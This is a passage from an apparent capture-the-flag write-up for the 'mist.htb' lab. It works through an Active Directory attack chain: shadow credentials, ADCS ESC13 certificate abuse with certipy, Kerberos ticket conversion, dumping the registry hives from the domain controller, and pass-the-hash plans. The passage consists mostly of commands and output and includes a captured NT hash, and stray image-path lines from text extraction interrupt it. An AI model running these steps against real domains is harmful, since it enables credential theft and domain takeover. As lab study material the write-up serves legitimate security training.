[*] Key Credential generated with DeviceID '68eb25c1-1a36-5b29-ec91-5931bf0e7b72'
[*] Adding Key Credential with device ID '68eb25c1-1a36-5b29-ec91-5931bf0e7b72' to the Key Credentials for 'svc_cabackup'
[*] Successfully added Key Credential with device ID '68eb25c1-1a36-5b29-ec91-5931bf0e7b72' to the Key Credentials for 'svc_cabackup'
[*] Authenticating as 'svc_cabackup' with the certificate
[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_cabackup.ccache'
[*] Trying to retrieve NT hash for 'svc_cabackup'
[*] Restoring the old Key Credentials for 'svc_cabackup'
[*] Successfully restored the old Key Credentials for 'svc_cabackup'
[*] NT hash for 'svc_cabackup': c9872f1bc10bdd522c12fc2ac9041b64
```

Get into backup operators group

Backup operators group has access to SAM, so let's target backup operators



I need to ADCSESC13 twice. It needs request, authenticate, and ticket convert.

```
└──╼ $certipy req -u 'svc_cabackup@mist.htb' -hashes ':c9872f1bc10bdd522c12fc2ac9041b64' -ca 'mist-DC01-CA' -template 'ManagerAuthentication' -dc-ip 192.168.100.100
dns 192.168.100.100 -key-size 4096 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.100.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.100.100[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 62
[*] Got certificate with UPN 'svc_cabackup@mist.htb'
[*] Certificate object SID is 'S-1-5-21-1045809509-3006658589-2426055941-1135'
[*] Saved certificate and private key to 'svc_cabackup.pfx'
┌──[REDACTED]─[~/Documents/mist]
└──╼ $certipy auth -pfx svc_cabackup.pfx -kirbi -dc-ip 192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved Kirbi file to 'svc_cabackup.kirbi'
[*] Trying to retrieve NT hash for 'svc_cabackup'
[*] Got hash for 'svc_cabackup@mist.htb': aad3b435b51404eeaad3b435b51404ee:c9872f1bc10bdd522c12fc2ac9041b64
┌──[REDACTED]─[~/Documents/mist]
└──╼ $ticketConverter.py svc_cabackup.kirbi svc_cabackup.ccache
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

```
└──╼ $KRB5CCNAME=svc_cabackup.ccache certipy req -u 'svc_cabackup@mist.htb' -k -no-pass -ca 'mist-DC01-CA' -template 'BackupSvcAuthentication' -dc-ip 192.168.100.100
-dns 192.168.100.100 -key-size 4096 -target dc01.mist.htb -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Domain retrieved from CCache: MIST.HTB
[+] Username retrieved from CCache: svc_cabackup
[+] Trying to resolve 'dc01.mist.htb' at '192.168.100.100'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Using Kerberos Cache: svc_cabackup.ccache
[+] Using TGT from cache
[+] Username retrieved from CCache: svc_cabackup
[+] Getting TGS for 'host/dc01.mist.htb'
[+] Got TGS for 'host/dc01.mist.htb'
[+] Trying to connect to endpoint: ncacn_np:192.168.100.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.100.100[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 64
[*] Got certificate with UPN 'svc_cabackup@mist.htb'
[*] Certificate object SID is 'S-1-5-21-1045809509-3006658589-2426055941-1135'
[*] Saved certificate and private key to 'svc_cabackup.pfx'
┌──[REDACTED]─[~/Documents/mist]
└──╼ $certipy auth -pfx svc_cabackup.pfx -kirbi -dc-ip 192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: svc_cabackup@mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved Kirbi file to 'svc_cabackup.kirbi'
[*] Trying to retrieve NT hash for 'svc_cabackup'
```

-hashes <:ntlm> -> -k -no-pass
-template 'ManagerAuthentication' -> -template 'BackupSvcAuthentication'
Need -target dc01.mist.htb here

```
└──╼ $ticketConverter.py svc_cabackup.kirbi svc_cabackup.ccache
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

Get dc01 credentials

Finally, I can backup SAM and download it

```
└──╼ $KRB5CCNAME=svc_cabackup.ccache impacket-reg -k -no-pass -dc-ip 192.168.100.100 mist.htb/svc_cabackup@dc01.mist.htb backup -o 'C:\Users\op_sharon.mullard\Documen
ts'
Impacket v0.11.0 - Copyright 2023 Fortra


[!] Cannot check RemoteRegistry status. Hoping it is started...
[*] Saved HKLM\SAM to C:\Users\op_sharon.mullard\Documents\SAM.save
[*] Saved HKLM\SYSTEM to C:\Users\op_sharon.mullard\Documents\SYSTEM.save
[*] Saved HKLM\SECURITY to C:\Users\op_sharon.mullard\Documents\SECURITY.save
```

```
*Evil-WinRM* PS C:\Users\op_Sharon.Mullard> download Documents/


Info: Downloading C:\Users\op_Sharon.Mullard\Documents/ to Documents

Info: Download successful!
```


I can get credentials by using secretsdump



Unfortunately, winrm is not allowed for local admin in dc01



However, I can get AD credentials by using DC01 machine hash



I can evil-winrm using this AD Admin hash

